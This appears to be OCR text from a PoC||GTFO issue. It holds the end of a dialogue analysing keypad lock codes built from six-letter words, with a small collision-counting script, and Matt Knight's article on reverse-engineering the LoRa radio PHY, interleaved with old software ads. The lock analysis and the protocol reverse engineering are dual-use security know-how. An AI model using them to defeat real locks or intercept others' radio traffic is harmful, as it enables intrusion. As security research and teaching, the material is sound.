PAUL: Yes, but my academic sibling Pólya would say that we first need to understand the *problem*. Ideally, we want a keypad layout that produces an injective mapping from the six-letter English words into the natural numbers from zero to one million.

ALICE: Injective?

PAUL: Such that no two words produce the same code number.

ALICE: Is that even possible?

PAUL: I do not know. I believe this is an instance of the *multiple subset sum* problem, related to the knapsack problem.

ALICE: Ah yeah, I remember that from my algorithms class. It's NP-Complete, right?

PAUL: Yes, and likely intractable for problems even as small as this one. The total number of possible keypad mappings is 100 million billion billion. But it is easy for us to check the pigeons.

ALICE: Huh?

PAUL: The *pigeonhole principle*. For any subset of m letters within a word, there can be at most 10^{6-m} words that have that pattern of

letters. If there are more, then there must be a collision, no matter the mapping we choose.

Alice: Ah, I see. That's easy enough to check! [*Typing.*]

```
for m in range(2,6):
    hits = {}
    for word in words:
        for indexes in itertools.
    combinations(range(len(word)), m):
            key = tuple((word[i], i)
    for i in indexes)
            if key not in hits:
                hits[key] = 1
            else:
                hits[key] += 1
    max_hits = 10**(6-m)
    for key, h in hits.iteritems():
        if h <= max_hits:
            continue
        k = ['.' for i in range(6)]
        for c, i in key:
            k[i] = c
        print "".join(k), h - max_hits
```

So, there are fourteen five-letter suffixes like "inder", "aggle", and "ingle" that will all produce at least one collision. I guess there's no way to make a perfect mapping.

Paul: Gelfand advised Endre Szemerédi. This problem is reminiscent of Szemerédi's use of *expander graphs* in pseudo-random number generation. What we want to do is take a relatively small set of inputs (being the six-letter English words) and use an expander graph as an embedding into the natural numbers between one and a million, such that the resulting distribution mimics uniformity.

Alice: That sounds ... difficult.

Paul: Constructing expander graphs is extremely difficult. But I think Szemerédi would agree that interesting things rarely happen in fewer than five dimensions.

Alice: I am a pragmatist. How about we use a genetic algorithm to evolve a near optimal mapping?

Paul: Such a solution would not be from *The Book*, but it would provide you with a mapping.

Alice: What book?

Paul: The Book in which the SF keeps all of the most beautiful solutions.

Alice: Well, I think I'll try my hand at a scruffy genetic algorithm. I need a decent mapping if I ever want to publish this in PoC||GTFO!


Paul: What is PoC||GTFO?


Alice: It's... I guess it's a sort of bible.

Paul: Then the only difference between your Book and mine are the fascists who created them. Maybe we will continue tomorrow ... if I live.

Alice: [*Looking up from her keyboard.*] Can I buy you a drink? [*Paul has vanished.*]

Pastor: The moral of the story, dear neighbors, is *not* that these locks are inherently vulnerable; if used properly, they are in fact incredibly secure. We must remember that these locks are only as secure as the codes humans choose to assign to them. Using a phone keypad mapping on six-letter English dictionary words is the physical security equivalent of a website arbitrarily limiting passwords to eight characters.





7 Reverse Engineering the LoRa PHY


by Matt Knight

It's 2016, and everyone's favorite inescapable buzzword is IoT, or the "Internet of Things." The mere mention of this phrase draws myriad reactions, depending on who you ask. A marketing manager may wax philosophical about swarms of connected cars eradicating gridlock forever, or the inevitability of connected rat traps intelligently coordinating to eradicate vermin from midtown Manhattan,[18] while a security researcher may just grin and relish in the plethora of low-power stacks and new attack surfaces being applied to cyber-physical applications.

IoT is marketing speak for connected embedded devices. That is, inexpensive, low power, resource constrained computers that talk to each other, possibly on the capital-I Internet, to exchange data and command and control information. These devices are often installed in hard to reach places and can be expected to operate for years. Thus, easy to configure communication interfaces and extreme power efficiency are crucial design requirements. While 2G cellular has been a popular mechanism for connecting devices in scenarios where a PAN or wired technology will not cut it, AT&T's plans to sunset 2G on January 1, 2017 and LTE-M Rel 13's distance to widespread adoption presents an opportunity for new wireless specifications to seize market share.

LoRa is one such nascent wireless technology that is poised to capture this opportunity. It is a Low Power Wide Area Network (LPWAN), a class of wireless communication technology designed to connect low power embedded devices over long ranges. LoRa implements a proprietary PHY layer; therefore the details of its modulation are not published.

This paper presents a comprehensive blind signal analysis and resulting details of LoRa's PHY, chronicles the process and pitfalls encountered along the way, and aspires to offer insight that may assist security researchers as they approach their future unknowns.



7.1 Casing the Job

I first heard of LoRa in December 2015, when it and other LPWANs came up in conversation among neighbors. Collectively we were intrigued by its advertised performance and unusual modulation, thus I was motivated to track it down and learn more. In the following weeks, I occasionally scanned the 900 MHz ISM spectrum for signs of its distinctive waveform (more on that soon), however searches in the New York metropolitan area, Boston, and a colleague's search in San Francisco yielded no results.

Sometime later I found myself at an IoT security meetup in Cambridge, MA that featured representatives from Senet and SIGFOX, two major LPWAN players. Senet's foray into LoRa started when they sought to remotely monitor fluid levels in home heating oil tank measurement sensors to improve the existing process of sending a guy in a truck to read it manually. Senet soon realized that the value of this infrastructure extended far beyond the heating oil market and has expanded their scope to becoming a IoT cellular data carrier of sorts. While following up on the company I happened upon one of their marketing videos online. A brief segment featured a grainy shot of a coverage map, which revealed just enough to suggest the presence of active infrastructure in Portsmouth, NH. After quick drive with my Ettus B210 Software Defined Radio, I had my first LoRa captures.

7.2 First Observations and OSINT

LoRa's proprietary PHY uses a unique chirp spread spectrum (CSS) modulation scheme, which encodes information into RF features called chirps. A chirp

[18] LoRaWan in the IoT Industrial Panel, presentation by Jun Wen of Cisco.




Figure 11. Spectrogram of a LoRa packet.

is a signal whose frequency is increasing or decreasing at a constant rate, and they are unmistakable within the waterfall. A chirp-based PHY is shown in Figure 11.

Contrasted with FSK or OFDM, two common PHYs, the differences are immediately apparent.

Modulation aside, visually inspecting a spectrogram of LoRa's distinct chirps reveals a PHY structure that is similar to essentially all other digital radio systems: the preamble, start of frame delimiter, and then the data or payload.

Since LoRa's PHY is proprietary, no PHY layer specifications or reference materials were available. However, thorough analysis of open source and readily available documentation can greatly abbreviate reverse engineering processes. When I conducted this investigation, a number of useful documents were available.

First, the Layer 2+ LoRaWAN stack is published, containing clues about the PHY.

Second, several application notes were available for Semtech's commercial LoRa modules.[19] These were not specs, but they did reference some PHY-layer components and definitions.

Third, a European patent filing from Semtech described a CSS modulation that could very well be LoRa.

Finally, neighbors who came before me had produced open-source prior art in the form of a partial `rtl-sdrangelove` implementation and a wiki page,[20] however in my experience the `rtl-sdrangelove` attempt was piecemeal and neglected and the wiki contained only high level observations. These were not enough to decode the packets that I had captured in New Hampshire.

7.3 Demodulation

OSINT gathering revealed a number of key definitions that informed the reverse engineering process. A crucial notion is that of the spreading factor (SF): the spreading factor represents the number of bits packed into each symbol. A symbol, for the unordained, is a discrete RF energy state that represents some quantity of modulated information (more on this later.) The LoRaWAN spec revealed that the chirp bandwidth, that is the width of the channel that the chirps traverse, is 125 kHz,

[19] Semtech AN1200.18, AN1200.22.


[20] Decoding LoRa on the RevSpace Wiki

250 kHz, or 500 kHz within American deployments. The chirp rate, which is intuitively the first derivative of the signal's frequency, is a function of the spreading factor and the bandwidth: it is defined as $\text{bandwidth}/2^{(\text{spreading\_factor})}$. Additionally, the absolute value of the downchirp rate is the same as the upchirp rate.[21]

Back to the crucial concept of symbols. In LoRa, symbols are modulated onto chirps by changing the instantaneous frequency of the signal – the first derivative of the frequency, the chirp rate, remains constant, while the signal itself "jumps" throughout its channel to represent data. The best way to intuitively think of this is that the modulation is frequency-modulating an underlying chirp. This is analogous to the signal alternating between two frequencies in a 2FSK system, where one frequency represents a `0` and the other represents a `1`. The underlying signal in that case is a signal of constant frequency, rather than a chirp, and the number of bits per symbol is 1. How many data bits are encoded into each frequency jump within LoRa? This is determined by the spreading factor.

The first step to extracting the symbols is to dechirp the received signal. This is done by channelizing the received signal to the chirp's bandwidth and multiplying the result against a locally-generated complex conjugate of whichever chirp is being extracted.

A locally generated chirp might look like this.




[21] See Semtech AN1200.22.

PET' MACHINE LANGUAGE GUIDE

Contents include sections on:
- Input and output routines.
- Fixed point, floating point, and Ascii number conversion.
- Clocks and timers.
- Built-in arithmetic functions.
- Programming hints and suggestions.
- Many sample programs.


If you are interested in or are already into machine language programming on the PET, then this invaluable guide is for you. More than 30 of the PET's built-in routines are fully detailed so that the reader can immediately put them to good use.
Available for $6.95 + .75 postage. Michigan residents please include 4% state sales tax. VISA and Mastercharge cards accepted - give card number and expiration date. Quantity discounts are available.



ABACUS SOFTWARE
P. O. Box 7211
Grand Rapids, Michigan 49510

FROM IDSI

POOL 1.5 features
- Realistic, life-like motion
- HIRES Color Graphics
- Choice of 4 popular pool Games
- You've Got to see it to believe it!
- Only $34.95



POOL 1.5

Innovative Design Software, Inc.
P.O. BOX 1658
Las Cruces N.M. 88004
(505) 522-7373


We accept Visa, MasterCard, Check or Money Order.

Apple II/Plus is a Trademark of Apple Computer Inc. Pool 1.5 is a trademark of IDSI

Since both upchirps and downchirps are present in the modulation, the signal should be multiplied against both a local upchirp and downchirp, which produces two separate IQ streams. Why this works can be reasoned intuitively, since waves obey superposition, multiplying a signal with frequency $f0$ against a signal with frequency $-f0$ results in a signal with frequency 0, or DC. If a chirp is multiplied against a copy of itself, it will result in a signal of $2 * f0$, which will spread its energy throughout the band. Thus, generating a local chirp at the negative chirp rate of whichever chirp is being processed

results in RF features with constant frequency that can be handled nicely.

In following examples, the left image shows de-chirped upchirps while the right shows de-chirped downchirps:



This de-chirped signal may be treated similarly to MFSK, where the number of possible frequencies is $M = 2^{(\text{spreading\_factor})}$. The Fast Fourier Transform (FFT) is the tool used to perform the actual symbol measurement. Fourier analysis shows that a signal can be modeled as a summed series of basic periodic functions (i.e., a sine wave) at various frequencies. A FFT decomposes a signal into the frequency components that comprise it, returning the power and phase of each component present. Each component to be extracted is colloquially called a "bin;" the number of bins is specified as the "FFT size" or "FFT width."

Thus, by taking an M-bin wide FFT of each IQ stream, the symbols may be resolved by finding the argmax, which is the bin with the most powerful component of each FFT. This works out nicely because a de-chirped CSS symbol turns into a signal with constant frequency; all of the symbol's energy should fall into a single bin.[22]

With the signal de-chirped, the remainder of the demodulation process can be described in three steps. These steps mimic the process required for essentially all digital radio receivers.

First, we'll identify the start of the packet by finding a preamble. Then, we'll synchronize with the start of the packet, so that we may conclude in demodulating the payload by measuring its aligned symbols.

7.3.1 Finding the Preamble

A preamble is a feature included in modulation schemes to announce that a packet is soon to follow. By visual inspection, we can infer that LoRa's preamble is represented by a series of continuous upchirps. Once de-chirped and passed through an FFT, all of the preamble's symbols wind up residing within the same FFT bin. Thus, a preamble is detected if enough consecutive FFTs have the same argmax.


7.3.2 Synchronizing with the SFD

With our receiver aware that it's about to receive a packet, the next step is to accurately synchronize with it so that symbols can be resolved accurately. To facilitate this, modern radio systems often advertise the start of the packet's data unit with a Start of

[22]It may be possible to do this using FM demodulation rather than FFTs, however using FFTs preserves power information that is useful for framing the packet without knowing its definitive length.

Frame Delimiter, or SFD, which is a known symbol distinct from the preamble that receivers are programmed to look for. For LoRa, this is where the downchirps come in.

The SFD is composed of two and one quarter downchirps, while all the other symbols are represented by upchirps. With preamble having been found, our receiver should look for two consecutive downchirps to synchronize against. It looks something like the following:



Accurate synchronization is crucial to properly resolving symbols. If synchronization is off by enough samples, when FFTs are taken each symbol's energy will be divided between two adjacent FFTs. Until now, the FFT process used to resolve the symbols processed $2^{(\text{spreading\_factor})}$ samples per FFT with each sample being processed exactly once, however after a few trial runs it became evident that this coarse synchronization would not be sufficiently accurate to guarantee good fidelity.

Increasing the time-based FFT resolution was found to be a reliable method for achieving an accurate sync. This is done by shifting the stream of de-chirped samples through the FFT input buffer, processing each sample multiple times, to "overlap" adjacent FFTs. This increases the time-based resolution of the FFT process at the expense of being more computationally intensive. Thus, overlapping FFTs are only used to frame the SFD; non-overlapped FFTs with each sample being processed exactly once are taken otherwise to balance accuracy and computational requirements.

Technically there's also a sync word that precedes the SFD, but my demodulation process described in this article does not rely on it.

[23]European Patent #13154071.8/EP20130154071

7.3.3 Demodulating the Payload

Now synchronized against the SFD, we are able to efficiently demodulate the symbols in the payload by using the original non-overlapping FFT method. However, since our receiver's locally generated chirps are likely out of phase with the chirp used by the transmitter, the symbols appear offset within the set range $[0 : 2^{(\text{spreading\_factor})} - 1]$ by some constant. It was surmised that the preamble would be a reliable element to represent symbol `0`, especially given that the aforementioned sync word's value is always referenced from the preamble. A simple modulo operation to normalize the symbol value relative to the preamble's zero-valued bin produces the true value of the symbols, and the demodulation process is complete.

7.4 Decoding, and its Pitfalls

Overall, demodulation proved to not be too difficult, especially when you have someone like Balint Seeber feeding you advice and sagely wisdom. However, decoding is where the fun (and uncertainty) really began.

First, why encode data? In order to increase over the air resiliency, data is encoded before it is sent. Thus, the received symbols must be decoded in order to extract the data they represent.

The documentation I was able to gather on LoRa certainly suggested that figuring out the decoding would be a snap. The patent application describing a LoRa-like modulation described four decoding steps that were likely present. Between the patent and some of Semtech's reference designs, there were documented algorithms or detailed descriptions of every step. However, these documents slowly proved to be lies, and my optimism proved to be misplaced.

7.4.1 OSINT Revisited

Perhaps the richest source of overall hints was Semtech's European patent application.[23] The patent describes a CSS-based modulation with an uncanny resemblance to LoRa, and goes so far as to walk step-by-step through the encoding elements present in the PHY. From the encoder's perspective, the patent describes an encoding pipeline of forward error correction, a diagonal interleaver, data whitening, and gray indexing, followed by the just-described modulation process. The reverse process




Figure 12. The top is pre-sync and non-overlapped, middle is pre-sync overlapped, bottom is synchronized and non-overlapped.

would be performed by the decoder. The patent even defines an interleaver algorithm, and Semtech documentation includes several candidate whitening algorithms.

The first thing to try, of course, was to implement a decoder exactly as described in the documentation. This involved, in order:

1. Undoing gray coding applied to the symbols.
2. Dewhitening using the algorithms defined in Semtech's documentation.
3. Deinterleaving using the algorithm defined in Semtech's patent.
4. Processing the Hamming forward error correction hinted at in Semtech's documentation.

First, let's review what we have learned about each step listed above based on open-source research, and what would be attempted as a result.

Gray Indexing Given the nomenclature ambiguity in the Semtech patent, I also decided to test no gray coding and reverse gray coding in addition to forward gray coding. These were done using standard algorithms.

Data Whitening Data whitening was a colossal question mark while looking at the system. An ideal whitening algorithm is pseudorandom, thus an effective obfuscator for all following components of the system. Luckily, Semtech appeared to have published the algorithm candidates in Application Note AN1200.18. Entitled "Implementing Data Whitening and CRC Calculation in Software on SX12xx Devices," it describes three different whitening algorithms that were relevant to the Semtech SX12xx-series wireless transceiver ICs, some of which support LoRa. The whitening document provided one CCITT whitening sequences and two IBM methods in C++. As with the gray indexing uncertainty, all three were implemented and permuted.

Interleaver Interleaving refers to methods of deterministically scrambling bits within a packet. It improves the effectiveness of Forward Error Correction, and will be elaborated on later in this text. The Semtech patent application defined a diagonal interleaver as LoRa's probable interleaver. It is a block-style non-additive diagonal interleaver that shuffles bits within a block of a fixed size. The interleaver is defined as: Symbol$(j, (i+j)\%\text{PPM}) =$ Codeword(i, j) where $0 <= i <$ PPM, $0 <= j < 4 +$ RDD In this case, PPM is set to the spreading factor (or $spreading\_factor - 2$ for the PHY header and when in low data rate modes), and RDD is set to the number of parity bits used by the Forward Error Correction scheme (ranging $[1:4]$).

There was only one candidate illustrated here, so no iteration was necessary.

Forward Error Correction The Semtech patent application suggests that Hamming FEC be used. Other documentation appeared to confirm this. A custom FEC decoder was implemented that originally just extracted the data bits from their standard positions within `Hamming(8,4)` codewords, but early results were negative, so this was extended to apply the parity bits to repair errors.

Using a Microchip RN2903 LoRa Mote, a transmitter that was understood to be able to produce raw frames, a known payload was sent and decoded using this process. However, the output that resulted bore no resemblance to the expected payload. The next step was to inspect and validate each of the algorithms derived from documentation.

After validating each component, attempting every permutation of supplied algorithms, and inspecting the produced binary data, I concluded that something in LoRa's described encoding sequence was not as advertised.

7.5 Taking Nothing for Granted

The nature of analyzing systems like this is that beneath a certain point they become a black box. Data goes in, some math gets done, RF happens, said math gets undone, and data comes out. Simple enough, but when encapsulated as a totality it becomes difficult to isolate and chase down bugs in each component. Thus, the place to start was at the top.

"Fred understands what they're saying since he converted to single sideband"

7.5.1 How to Bound a Problem

The Semtech patent describes the first stage of decoding as "gray indexing." Gray coding is a process that maps bits in such a way that makes it resilient to off-by-one errors. Thus, if a symbol were to be measured within ± 1 index of the correct bin, the gray coding would naturally correct the error. "Gray indexing," ambiguously referring to either gray coding or its inverse process, was initially understood to mean forward gray coding.

The whitening sequence was next in line. Data whitening is a process applied to transmitted data to induce randomness into it. To whiten data, the data is XORed against a pseudorandom string that is known to both the transmitter and the receiver. This does good things from an RF perspective, since it induces lots of features and transitions for a receiver to perform clock recovery against. This is functionally analogous to line coding schemes such as Manchester encoding, but whitening offers one pro and one con relative to line coding: data whitening does not impact the effective bit rate as Manchester encoding does,[24] but this comes at the expense of legibility due to the pseudorandom string.

At this point, it is important to address some of the assumptions and inferences that were made to frame the following approach. While the four decoding stages were thrown into question by virtue of the fact that at least one of the well-described algorithms was not correct, certain implied properties could be generalized for each class of algorithm, even if the implementation did not match exactly.

I made a number of assumptions at this point, which I'll describe in turn.

First, the interleaver in use is non-additive. This means that while it will reorder the bits within each interleaving block, it will not cause any additional bits to be set or unset. This was a reasonable assumption because many block-based interleavers are non-additive, and the interleaver defined in the patent is non-additive as well. Even if the interleaver used a different algorithm, such as a standard block interleaver or a different type of diagonal interleaver, it could still fit within this model.

Second, the forward error correction in use is Hamming FEC, with 4 data bits and 1-4 parity bits per codeword. FEC can be thought of as supercharged parity bits. A single parity bit can indicate the presence of an error, but if you use enough of them they can collectively identify and correct errors in place, without re-transmission. Hamming is specifically called out by the European patent, and the code rate parameter referenced throughout reference designs fits nicely within this model. The use of Hamming codes, as opposed to some other FEC or a cyclic coding scheme, was fortuitous because of a property of the Hamming code words. Hamming codeword mapping is deterministic based on the nybble that is being encoded. Four bits of data provide 16 possible codewords. When looking at `Hamming(8,4)` (which is the inferred FEC for LoRa code rate 4/8), 14 of the 16 codewords contain four set bits (`1`s) and four unset bits (`0`s). However, the code words for `0b0000` and `0b1111` are `0b00000000` and `0b11111111`, respectively.

Thus, following on these two assumptions, if a payload containing all `0x00`s or `0xFF`s were sent, then the interleaving and forward error correction should cancel out and not affect the output at all. This *reduces our unknown stages* in the decoding chain from four to just two, with the unknowns being gray indexing and whitening, and once those are resolved then the remaining two can be solved for!

Since "gray indexing" likely refers to gray coding, reverse gray coding, or no coding should it be omitted, this leaves only three permutations to try while solving for the data whitening sequence.

The first step was to take a critical look at the data whitening algorithms provided by Semtech AN1200.18. Given the detail and granularity in which they are described, plus the relevance of having come straight from a LoRa transceiver datasheet, it was almost a given that one of the three algorithms would be the solution. With the interleaver and FEC effectively zeroed out, and "gray indexing" reduced to three possible states, it became possible to test each of the whitening algorithms.

Testing each whitening algorithm was fairly

[24] Manchester's effective bit rate is 1/2 baud rate.

straightforward. A known payload of all `0x00`s or `0xFF`s (to cancel out interleaving and FEC) was transmitted from the Microchip LoRa Technology Mote and then decoded using each whitening algorithm and each of the possible "gray indexing" states. This resulted in 9 total permutations. A visual diff of the decoded data versus the expected payload resulted in no close matches. This was replaced with a diff script with a configurable tolerance for bits that did not match. This also resulted in no matches as well. One final thought was to forward compute the whitening algorithms in case there was a static offset or seed warm-up, as can be the case with other PRNG algorithms. Likewise, this did not reveal any close matches. This meant that either none of the given whitening algorithms in the documentation were utilized, or the assumptions that I made about the interleaver and FEC were not correct.

After writing off the provided whitening algorithms as fiction, the next course of action was to attempt to derive the real whitening algorithm from the LoRa transmitter itself. This approach was based on the previous observations about the FEC and interleaver and a fundamental understanding of how data whitening works. In essence, whitening is as simple as XORing a payload against a static pseudorandom string, with the same string used by both the transmitter and receiver. Since anything XORed with zero is itself, passing in a string of zeroes causes the transmitter to reveal a "gray indexed" version of its whitening sequence.

This payload was received, then transformed into three different versions of itself: one gray-coded, one unmodified, and one reverse gray-coded. All three were then tested by transmitting a set of `0xF` data nybbles and using each of the three "gray indexing" candidates and received whitening sequence to decode the payload. The gray coded and unmodified versions proved to be incorrect, but the reverse gray coding version successfully produced the transmitted nybbles, and thus in one fell swoop, I was able to both derive the whitening sequence and discern that "gray indexing" actually referred to the reverse gray coding operation. With "gray indexing" and whitening solved, I could turn my attention to the biggest challenge: the interleaver.

